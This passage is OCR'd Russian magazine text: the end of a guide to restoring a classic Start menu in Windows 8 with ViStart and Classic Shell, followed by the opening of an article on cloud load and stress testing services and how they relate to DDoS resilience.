- Metro хорош для обладателей сенсорных экранов. Если такого экрана у тебя нет, то Metro как бельмо на глазу. Все равно после входа в систему нажимаешь плитку «Рабочий стол».
- Metro-приложения не так функциональны, как хотелось бы. Покажи мне хоть одно Metro-приложение, которое бы по своему функционалу превосходило настольную версию.
- Попробуй объяснить, как работать в Metro, маме, папе, дедушке и бабушке, которые только XP освоили с горем пополам, а тут уже что-то новое!

В общем, Metro в наших реалиях — это как «Феррари» по нашим кривым дорогам — красиво, но бесполезно.

Теперь о кнопке «Пуск». Лично мне бы хотелось ее вернуть. Чтобы при ее нажатии открывалось привычное меню «Пуск» или хотя бы что-то подобное ему.

ViStart, кроме всего прочего, решает и проблему с поиском. Поиск в Windows 8 хорошего слова не заслуживает. Видимо, в Майкрософт хотели как лучше, а получилось как всегда.

Итак, устанавливаем программу. С установкой проблем не возникает, а при первом запуске программа попросит выбрать стиль меню «Пуск». Консерваторы выбирают Windows 7, а те, кому хочется чего-то нового, — любой другой вариант (рис. 5).

Следующий шаг очень и очень важный. Программа обнаружила, что родной кнопки «Пуск» у нас не было, поэтому она предлагает ее установить. Перед тем как нажмешь на кнопку «Install», убедись, что стоит флажок Skip metro... Когда он включен, при входе в систему ты сразу попадешь на рабочий стол, а не на экран Metro. По сути, программа не отключает Metro полностью, как это делают некоторые другие программы, а лишь переключает на рабочий стол при входе в систему.

Все! Нажимаем клавишу Windows и наслаждаемся, как меню «Пуск», так и новым и удобным поиском (рис. 7). Кнопка «Пуск», появившаяся на своем законном месте, полностью рабочая. Вот только ее внешний вид мне совсем не нравится. Щелкни на ней правой кнопкой мыши, и ты увидишь меню, изображенное на рис. 8. Команда Show Metro показывает Metro-интерфейс, если ты им захочешь воспользоваться, а команда Pick a new Start Button image позволяет выбрать новую картинку для кнопки «Пуск». В появившемся окне можно выбрать несколько вариантов изображений, после чего кнопка «Пуск» будет такой же, как в Windows 7 (или вообще с лого Apple — кому как нравится). Скриншот делать не хочется, думаю, ты поверишь мне на слово.

Теперь несколько слов о Metro. Как я уже говорил, программа не отключает его, а лишь прячет от «лишних» глаз. Есть программы (вроде ex7forW8), которые заменяют файл explorer.exe версией из Windows 7. Но такие программы лично мне не нравятся. Во-первых, зачем уродовать систему, если все можно сделать без «хирургического» вмешательства. Во-вторых, нужен диск с дистрибутивом Windows 7, который не всегда есть под рукой. В-третьих, если захочешь запустить Metro, то уже не сможешь.

Программа ViStart довольно гибка в плане Metro. Щелкни на ее значке в системном трее и выбери команду Options. Пройдемся по параметрам группы Desktop (рис. 9):

- Start button shows ViStart — так и должно быть, не Metro же ведь показывать.
- Both Windows Key show ViStart — обе клавиши Windows на клавиатуре будут открывать меню «Пуск». Ты можешь настроить так, что меню «Пуск» будет открывать левая кнопка Windows, а правая тогда будет открывать Metro.
- Disable all Windows 8 hot conners — позволяет отключить все «горячие углы» Windows 8. Я бы не стал этого делать. Ощутимого прироста





Рис. 5. Выбор стиля меню «Пуск»



НОВЫЙ КЛЮЧ КОМАНДЫ SHUTDOWN

Получить доступ к среде восстановления можно и через командную строку. Для этого у команды shutdown появился новый ключ – /o: shutdown /r /o /t 0.






Рис. 6. Включи флажок и нажми «Install»




Рис. 7. Меню «Пуск» в Windows 8

в производительности ты не получишь, а отключать тот же шарм-бар не хочется — если поработал с «восьмеркой» хоть с неделю, то наверняка уже к нему привык. В принципе, удобная и глазу приятная штука. По умолчанию программа не отключает ни один из «горячих углов».

В разделе Style можно выбрать стиль меню Windows 7, и тогда меню «Пуск» станет выглядеть еще привычнее (рис. 10).

Лично мне программа очень понравилась. Единственный недостаток — команды меню «Пуск» на английском языке. Большинству читателей наверняка будет все равно, а вот их родственникам придется освежать знания, забытые со школьных времен. Если с английским вообще все плохо, рекомендую обратить внимание на следующую программу в нашем обзоре — Classic Shell.

CLASSIC SHELL

Classic Shell — это еще одна программа, позволяющая сделать интерфейс «восьмерки» более классическим. Причем она не только добавляет меню «Пуск», но и приближает к классике интерфейс проводника и Internet Explorer.

Во время установки (рис. 11) можно выбрать, какие компоненты установить. По умолчанию устанавливаются классические интерфейсы для проводника, меню «Пуск» и IE (IE10 становится похож на IE9), а также обновление самой программы Classic Shell.

После установки на панель задач будет добавлена кнопка «Пуск», при первом нажатии на которую ты сможешь выбрать скин для главного меню. Доступны скины в стиле Windows XP, Windows 7 и классическое меню (рис. 13).

Само же главное меню, создаваемое программой Classic Shell, изображено на рис. 12. Важнее всего в нем то, что оно на русском языке: твои дедушка и бабушка будут тебе благодарны!

А на рис. 14 показано, как будет выглядеть проводник после установки этой программы. Вот только с IE10 у меня не сложилось — почему-то он не стал выглядеть, как IE9, притом что надстройку Classic Shell я активировал. Может, это глюк сугубо в моей системе, уставшей от постоянных издевательств, а может, глюк самой Classic Shell. Разбираться я не стал, так как использую Google Chrome.

Для кастомизации самого меню щелкни правой кнопкой мыши на новой кнопке «Пуск» и выбери команду «Настройка». В появившемся окне (рис. 15) на вкладке Start Menu Style можно выбрать стиль главного меню, как уже было показано, на вкладке Basic Settings — основные параметры, в том числе и реакцию на нажатие клавиши Windows, а на вкладке Skin — параметры самой темы оформления.

Программа Classic Shell тоже не идеальна. Да, ее меню на русском языке, но локализирована она не окончательно — окно настроек все еще на английском. Да и с классическим интерфейсом для IE у меня ничего не получилось.

ДРУГИЕ «НАПИЛЬНИКИ»

Без преувеличения могу сказать, что программа ViStart умеет делать все, что нужно: отключать Metro, создавать меню «Пуск», «убивать» горячие углы, организовывать нормальный поиск. Но есть и другие программы. Все программы подобного рода описывать в статье не стану, ты можешь по моей наводке попробовать их самостоятельно. В таблице 1 приведены различные задачи и программы, с помощью которых их можно решить. А во врезке ты найдешь сайты, где можно скачать эти программы. Сразу скажу: в таблицу вошли только бесплатные. Не думаю, что ты захочешь на них тратиться.

Конечно, в Сети можно найти и много других «напильников», даже самых бесполезных. Например, есть программа, возвращающая старый диспетчер задач в Windows 8, но зачем это делать, я не понимаю, ведь новый на две головы выше старого!




Рис. 8. О том, как запустить Metro




Рис. 9. Параметры ViStart




Рис. 10. Меню «Пуск» в стиле Windows 7




Рис. 11. Установка программы Classic Shell




Рис. 12. Главное меню, создаваемое программой Classic Shell

WWW

Classic Shell:
www.classicshell.net
Ribbon Disabler for Windows 8:
winaero.com/download.php?view.18
Pokki Win8 start menu:
https://www.pokki.com/windows-8-start-menu
Skip Metro:
winaero.com/comment.php?comment.news.103
ViStart:
lee-soft.com/vistart




Рис. 13. Выбор типа меню




Рис. 14. Классический проводник

ЗАПУСК METRO-ПРИЛОЖЕНИЙ С РАБОЧЕГО СТОЛА

Есть возможность запуска Metro-приложений прямо с рабочего стола! Только в этом случае нет никаких «напильников», а «пилить» придется вручную.

Чтобы твои Metro-приложения были доступны на рабочем столе, просто создай ярлык для следующего расположения:

```
%windir%explorer.exe shell:::↵
{4234d49b-0245-4df3-b780-3893943456e1}
```

Или просто для

```
c:\windows\explorer.exe shell:::↵
{4234d49b-0245-4df3-b780-3893943456e1}
```

После создания щелкни по ярлыку, и ты увидишь в окне проводника твои приложения.

Конечно, чуда не произойдет и приложение не откроется в отдельном окошке, а будет запущено в полноэкранном режиме. А если хочешь, чтобы они запускались в отдельном окне, тогда нужно установить программу RetroUI (retroui.com), за которую придется заплатить пять баксов.

В чем же тогда прелесть этого совета, если приложения все равно запускаются в полноэкранном режиме? Ты экономишь одно переключение на экран Metro, ведь приложения запускаются непосредственно с рабочего стола. Если они тебе все-таки нужны, то такой режим, как мне кажется, лучше.

ОТКЛЮЧЕНИЕ ЭКРАНА БЛОКИРОВКИ

Есть еще одна функция в Windows 8, которая мне не нравится, — это экран блокировки. Я согласен, что она нужна для планшетов, но на ноутбуках и стационарниках, не оснащенных сенсорным экраном, она бесполезна. Какой смысл разблокировать экран мышкой, а потом еще и вводить пароль? Правильно, никакого! Поэтому данную функцию нужно отключить.

Для этого потребуется выполнить следующие действия:

- Нажми <Win + R>, введи команду gpedit.msc и нажми <Enter>.
- Перейди в «Конфигурация компьютера → Административные шаблоны → Панель управления → Персонализация».
- Включи политику «Запрет отображения экрана блокировки».

ВМЕСТО ЗАКЛЮЧЕНИЯ

В этой небольшой статье мы «привели в чувства» твою Windows 8. Я надеюсь, что во время экспериментов она не упала и с ее здоровьем все в порядке. Во всяком случае с моей «восьмеркой» все было нормально — она жива и здорова.

Если будут вопросы, замечания и пожелания, меня всегда можно найти на форуме сайта www.dkws.org.ua. ⌶




Рис. 15. Настройки программы Classic Shell



Денис Макрушин
@difezza,
defec.ru,
makrushin@cload.ru

ЛЮБОЙ СТРЕСС ЗА ВАШИ ДЕНЬГИ

Нагрузочное тестирование as a service

Вначале были веб-приложения, которые предоставляли информацию пользователям Сети. Потом появились сервисы, которые позволяли владельцам веб-приложений предсказать допустимую нагрузку. И с помощью этих сервисов придумали хакеры способ вывести любое веб-приложение за пределы допустимой нагрузки…

Любой веб-проект, будь то потерянный где-то в Сети блог или веб-приложение нового стартапа, имеет такую важную характеристику своей работоспособности, как «предельная нагрузка». Эта метрика дает о себе знать, когда веб-приложение частично или полностью отказывается выполнять возложенные на него функции обработки запросов от пользователей. Для кого-то из владельцев это может означать потерю аудитории, которая регулярно читает его, а для кого-то — потерю клиентов, которые из-за неработоспособного веб-ресурса интернет-магазина решили купить товар у конкурента.

Не всегда причиной отказа в обслуживании становится распределенная атака. Просто у каждого веб-ресурса есть предельное значение количества обрабатываемых пользователей. Этот факт заставил разработчиков и владельцев веб-приложений уделять особое внимание процедуре нагрузочного тестирования.

Интерфейс системы нагрузочного тестирования JMeter

СТРЕСС КАК СЕРВИС

Десктопные приложения постепенно перебегают в облака, и браузер просто необходим любому уважающему себя интернет-пользователю. Концепция «ПО как сервис», с одной стороны, облегчает нам жизнь. Не нужно заморачиваться над установкой приложений, тратить гигабайты своего жесткого диска. Мы теперь совсем не привязаны к конкретной рабочей станции с фиксированным набором ПО — теперь любой девайс, имеющий в своем арсенале веб-браузер, может стать фотошопом, средой разработки, блокнотом и трансформироваться во многие другие приложения.

С другой стороны, концепция работы с облачным программным обеспечением таит в себе подводные камни. Во-первых, мы доверяем продукты своей облачной деятельности третьему лицу. Доверяем ли мы ему? Вдруг он подсматривает наши фотографии или исходный код наших приложений, который мы у него храним? А может быть, он не следит за своей безопасностью и у любопытных умельцев есть возможность просматривать наши файлы (вспомним инцидент с Dropbox). Однако речь не об этой стороне облачной концепции. На просторах Сети веб-сервисом стали совсем не безобидные приложения для нагрузочного и стресс-тестирования…

РАЗВЕДКА БОЕМ

Формально процедура нагрузочного тестирования является частью процедуры тестирования производительности — более комплексного теста, в который также входит стресс-тестирование. В свою очередь, стресс-тестирование — оценка поведения целевой системы при нагрузке, выходящей за рамки допустимого значения. Частный пример стрессового тестирования информационной системы — DDoS-атака на ее компоненты.


Например, мы знаем, что наш блог может одновременно выдержать 1000 пользователей. Мы начинаем проверку и имитируем активность 50 пользователей, затем 100 и, наконец, 900. Мы занимаемся нагрузочным тестированием. Затем мы решили проверить, как поведет себя блог, если его будут читать сразу 1050 пользователей, а это значит, что мы приступили к процедуре стрессового тестирования.

Стрессовое тестирование помогает повысить уровень защищенности внешних ИТ-ресурсов целевой инфраструктуры и позволяет получить следующие результаты:

1. Определить текущие предельные значения нагрузки на внешние сервисы. Если мы знаем точку отказа нашей информационной системы, то мы можем попробовать повысить отказоустойчивость: оптимизировать имеющиеся процессы или внедрить новые. Другими словами — кто предупрежден, тот вооружен.
2. Проверить устойчивость внешних сервисов к некоторым сценариям распределенных атак, направленных на отказ в обслуживании. Взглянув на свой проект глазами злоумышленника, мы можем делать прогнозы «черных дней» для своего бизнеса либо развернуть превентивную защиту под наши потребности.
3. Оценить эффективность средств защиты от DDoS-атак при реализации соответствующих сценариев распределенных атак. Например, жизнь заставила нас встать под защиту какого-нибудь сервис-провайдера Anti-DDoS, но мы хотим проверить, действительно это эффективная мера или же пустая трата бюджета. DDoS — ответ на наш вопрос.
4. Сделать противодействие данному типу угроз эффективнее и подготовить себя и своих коллег к взаимодействию в ходе DDoS-атаки. В данном случае нагрузочное и стресс-тестирование дают ответы на вопросы «Кажется, наш сервис загибается… Что делать?» или «Нас атакуют! Что делать?».
5. Разработать рекомендации по повышению защищенности от DDoS-атак.


В отличие от других этапов разработки веб-проекта, будь то отладка приложения или его функциональное тестирование (проверка работоспособности его функционала), нагрузочные тесты имеют ряд особенностей, которые делают их реализацию нетривиальной задачей. Во-первых, тесты проводятся на реальной информационной системе, которая может находиться в процессе функционирования. Согласись, тестировать макет никому не интересно (если только процедура тестирования не является частью процесса разработки высоконагруженного проекта), куда лучше получить картину производительности живого «образца». В свою очередь, прогруз действующего проекта может стать причиной временного прекращения какого-то бизнес-процесса, а это значит, что мы можем получить самый настоящий отказ в обслуживании со всеми вытекающими.

Во-вторых, сценарии проведения стресс-тестов могут включать в себя нагрузку, которая имитирует действия злоумышленников, но не ограничиваются ею. В этом случае мы получаем более комплексную оценку нашей производительности, нежели оценку эффективности парочки DDoS-атак.



Конфигурация нагрузочного тестирования в проекте Load Impact

Отчет о процедуре нагрузочного тестирования, предоставляемый сервисом BlazeMeter



ПЕРФОМАНС НА СЦЕНЕ WEB

Задача: создать контролируемую нагрузку на сервис, которая также должна превысить текущее значение предельной (если только мы не хотим заниматься прогнозированием точки отказа нашего сервиса).

Решение: нетривиальное. Можно попросить владельца посещаемого веб-проекта сделать редирект его пользователей на наш ресурс. В таком случае нужно найти доброго владельца, у которого посещаемость проекта значительно превышает наши показатели.

Можно настроить standalone-приложение вроде Apache JMeter, написать для него сценарий поведения пользователя и отправить бродить по нашему веб-приложению. Однако имитация сотни пользователей с локалхоста вряд ли создаст ощутимую нагрузку для более-менее серьезного приложения (если только мы не грузим свой блог на площадке Google). В таком случае лучше раскидать этот скрипт по нескольким машинам или воспользоваться прелестями облачных IaaS-площадок вроде Amazon EC2. Кстати, в нашем журнале был интересный материал на тему использования приложений для нагрузочного тестирования (www.xakep.ru/post/43327).

То, что пять лет назад несло в себе ноу-хау, теперь становится объектом археологии. Это касается и описанных выше способов тестирования производительности. Теперь концепция «All as a service» позволяет владельцам веб-приложений не заморачиваться над настройкой сложных систем нагрузочного тестирования, подготовкой облачной инфраструктуры и тому подобными действиями. Теперь уже все это сделано в бэкграунде и предоставляется как онлайн-сервис: залогинился на симпатичном веб-ресурсе, задал параметры нагрузки, оплатил вычислительные мощности и знай себе фиксируй поведение своего веб-проекта. Кстати, для мониторинга состояния веб-ресурса также есть отличные веб-сервисы, но обо всем по порядку.

LOAD IMPACT

Одним из первопроходцев в направлении сервисов нагрузочного тестирования стал проект Load Impact (loadimpact.com). Теперь владельцу веб-ресурса, чтобы выяснить возможности своего детища, достаточно зарегистрироваться в этом проекте. Особо ленивым сервис предлагает моментальную проверку без регистрации, возможности которой не особо впечатляют, но позволяют быстро познакомиться с интерфейсом сервиса. Надо отметить, что даже бесплатная нагрузка оказала заметное влияние на время отклика моего блога, который «дрейфует» по инстансам амазоновского облака.


За кулисами красивого интерфейса в глаза бросается потенциал, который открывается вместе с возможностями по конфигурированию процедуры нагрузочного тестирования. Здесь можно задать как основные параметры нагрузки (количество пользователей, максимальный интервал времени для их подключения, привязка IP-адресов), так и дополнительные (географическое распределение пользователей, их сценарий работы с веб-приложением, агенты для измерения показателей работоспособности приложения и так далее).


Особенно радует гибкая система вывода результатов тестирования. Графическое представление огромного числа метрик позволяет получить детальную и наглядную отчетность о процессе.

Прайс-лист для нагрузочного тестирования в рамках сервиса Load Impact позволяет за 225 долларов генерировать нагрузку, эквивалентную показателю посещаемости нашего проекта в 100 тысяч посетителей в месяц. Дорого, но оценить возможности сервиса можно в тестовом режиме, который позволяет имитировать посещаемость в 10 тысяч пользователей в месяц. Стоит отметить, что даже бесплатная нагруз-


Конечно, можно настроить standalone-приложение вроде Apache JMeter, но имитация сотни пользователей с локалхоста вряд ли создаст ощутимую нагрузку для серьезного приложения

